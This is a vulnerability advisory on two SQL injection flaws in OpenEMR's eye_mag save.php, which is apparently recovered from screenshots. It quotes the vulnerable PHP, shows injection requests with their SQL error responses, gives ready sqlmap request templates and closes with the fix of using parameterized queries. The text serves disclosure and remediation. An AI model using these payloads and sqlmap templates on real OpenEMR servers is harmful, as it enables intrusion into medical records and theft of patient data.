
Multiple vulnerability SQL Injection.

SQL Injection 1.

Vulnerable scenario: "/openemr/interface/forms/eye_mag/save.php?mode=update&action=store_PDF"
Vulnerable function in file: /openemr/interface/forms/eye_mag/save.php
Conditions: any authorized user
Types: "error-based" and "time-based blind".


Description:

No sanitize or filtering value of "encounter" variable.



```
} elseif ($_REQUEST["mode"] == "update") {
    // The user has write privileges to work with...

    if ($_REQUEST['action'] == "store_PDF") {
        /*
       * We want to store/overwrite the current PDF version of this encounter's f
       * Currently this is only called 'beforeunload', ie. when you finish the form
       * In this current paradigm, anytime the form is opened, then closed, the PDF
       * is overwritten.  With esign implemented, the PDF should be locked.  I suppose
       * with esign the form can't even be opened so the only way to get to the PDF
       * is through the Documents->Encounters links.
        */
        $query = "select id from categories where name = 'Encounters'";
        $result = sqlStatement($query);
        $ID = sqlFetchArray($result);
        $category_id = $ID['id'];
        $PDF_OUTPUT = '1';

        $filename = $pid . "_" . $encounter . ".pdf";
        $filepath = $GLOBALS['oer_config']['documents']['repository'] . $pid;
        foreach (glob($filepath . '/' . $filename) as $file) {
            unlink($file);
        }

        $sql = "DELETE from categories_to_documents where document_id IN (SELECT id from documents where documents.url like '%" . $filename . "')";
        sqlQuery($sql);
        $sql = "DELETE from documents where documents.url like '%" . $filename . "'";
        sqlQuery($sql);
        // We want to overwrite so only one PDF is stored per form/encounter
```

Screenshot 1. Code of "store PDF" scenario.
Variable "filename" constructed by concatenation of strings and used in sql query without filtering/sanitizing. Variable "encounter" can be controlled by attacker.



```
GET
/openemr/interface/forms/eye_mag/save.php?mode=update&action=store_PDF&encounter='"-
-/* HTTP/1.1
Host: 10.198.0.133
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: OpenEMR=ahjhrretae44vvo038pdjgis7r
```

```
HTTP/1.1 200 OK
Date: Wed, 24 Jul 2019 15:52:26 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 486
Content-Type: text/html; charset=utf-8

<h2><font color='red'>Query
Error</font></h2><p><font
color='red'>ERROR:</font> query failed:
DELETE from categories_to_documents where
document_id IN (SELECT id from documents
where documents.url like
'%_'"--/*.pdf')</p><p>Error: <font
color='red'>You have an error in your SQL
syntax; check the manual that corresponds to
your MySQL server version for the right
syntax to use near '"--/*.pdf')' at line
1</font></p><br>/var/www/openemr/interface/for
ms/eye_mag/save.php at 341:sqlQuery
```

Screenshot 2. HTTP request with SQL errors in answer.

Header file for sqlmap:


```
GET /openemr/interface/forms/eye_mag/save.php?mode=update&action=store_PDF&encounter=*
HTTP/1.1
Host: $(YOUR_SERVER_IP_HERE)
Cookie: OpenEMR=$(ANY_VALID_COOKIE_FROM_ANY_USER)
```

SQL Injection 2.

Vulnerable scenario: "/openemr/interface/forms/eye_mag/save.php?canvas="
Vulnerable function in file: /openemr/interface/forms/eye_mag/save.php
Conditions: any authorized user
Types: "error-based" and "time-based blind".


Description:

No sanitize or filtering value of "encounter" variable.



```php
if ($_REQUEST['canvas']) {
    if (!$pid || !$encounter || !$zone || !$_POST["imgBase64"]) {
        //echo here
        exit;
    }

    $side = "OU";
    $base_name = $pid . "_" . $encounter . "_" . $side . "_" . $zone . "_VIEW";
    $filename = $base_name . ".jpg";

    $type = "image/jpeg"; // all our canvases are this type
    $data = $_POST["imgBase64"];
    $data = substr($data, strpos($data, ",") + 1);
    $data = base64_decode($data);
    $size = strlen($data);
    $query = "select id from categories where name = 'Drawings'";
    $result = sqlStatement($query);
    $ID = sqlFetchArray($result);
    $category_id = $ID['id'];

    // We want to overwrite so only one image is stored per zone per form/encounter
    // I do not believe this function exists in the current library, ie "UpdateDocument" function, so...
    //  we need to delete the previous file from the documents and categories to documents tables and the actual file
    //  There must be a delete_file function in documents class?
    // cannot find it.
    // this will work for harddisk people, not sure about couchDB people:
    $filepath = $GLOBALS['oer_config']['documents']['repository'] . $pid . "/";
    foreach (glob($filepath . '/' . $filename) as $file) {
        unlink($file);
    }

    $sql = "DELETE from categories_to_documents where document_id IN (SELECT id from documents where documents.url like '%" . $filename . "')";
    sqlQuery($sql);
    $sql = "DELETE from documents where documents.url like '%" . $filename . "'";
    sqlQuery($sql);
    $return = addNewDocument($filename, $type, $_POST["imgBase64"], 0, $size, $_SESSION['authUserID'], $pid, $category_id);
    $doc_id = $return['doc_id'];
    $sql = "UPDATE documents set encounter_id=? where id=?"; //link it to this encounter
    sqlQuery($sql, array($encounter, $doc_id));
    exit;
}
```

Screenshot 3. Code of “canvas” scenario.
Variable “filename” constructed by concatenation of strings and used in sql query without filtering/sanitizing. Variables “encounter” and “zone” can be controlled by attacker.



```
POST
/openemr/interface/forms/eye_mag/save.php?canvas=s&encounter=""injected&zone='"injec
ted HTTP/1.1
Host: 10.198.0.133
Cookie: OpenEMR=vdjo9d2pm0sgfg6aaor5pfk809
X-Requested-With: XMLHttpRequest
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------146299379819964884835499494O6
Content-Length: 182

-----------------------------146299379819964884835499494O6
Content-Disposition: form-data; name="imgBase64"

c2FsZmFz
-----------------------------146299379819964884835499494O6--
```

```
HTTP/1.1 200 OK
Date: Thu, 25 Jul 2019 09:50:56 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 521
Content-Type: text/html; charset=utf-8

1<h2><font color='red'>Query
Error</font></h2><p><font
color='red'>ERROR:</font> query failed:
DELETE from categories_to_documents where
document_id IN (SELECT id from documents
where documents.url like
'%1_""injected_OU_'"injected_VIEW.jpg')</p><p>
Error: <font color='red'>You have an error in
your SQL syntax; check the manual that
corresponds to your MySQL server version for
the right syntax to use near
'"injected_VIEW.jpg')' at line
1</font></p><br>/var/www/openemr/interface/for
ms/eye_mag/save.php at 1099:sqlQuery
```

Screenshot 4. HTTP request with SQL errors in answer.

Header file for sqlmap:

```
POST /openemr/interface/forms/eye_mag/save.php?canvas=s&encounter=*&zone=_sad&pid=1 HTTP/1.1
Host: $(YOUR_SERVER_IP_HERE)
Cookie: OpenEMR=$(ANY_VALID_COOKIE_FROM_ANY_USER)
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------14629937981996488483549949406
Content-Length: 182

-----------------------------14629937981996488483549949406
Content-Disposition: form-data; name="imgBase64"

$(ANY_VALID_BASE64)
-----------------------------14629937981996488483549949406--
```

Solution:

Use standard parameterized construction of sql queries, like in other queries in web application.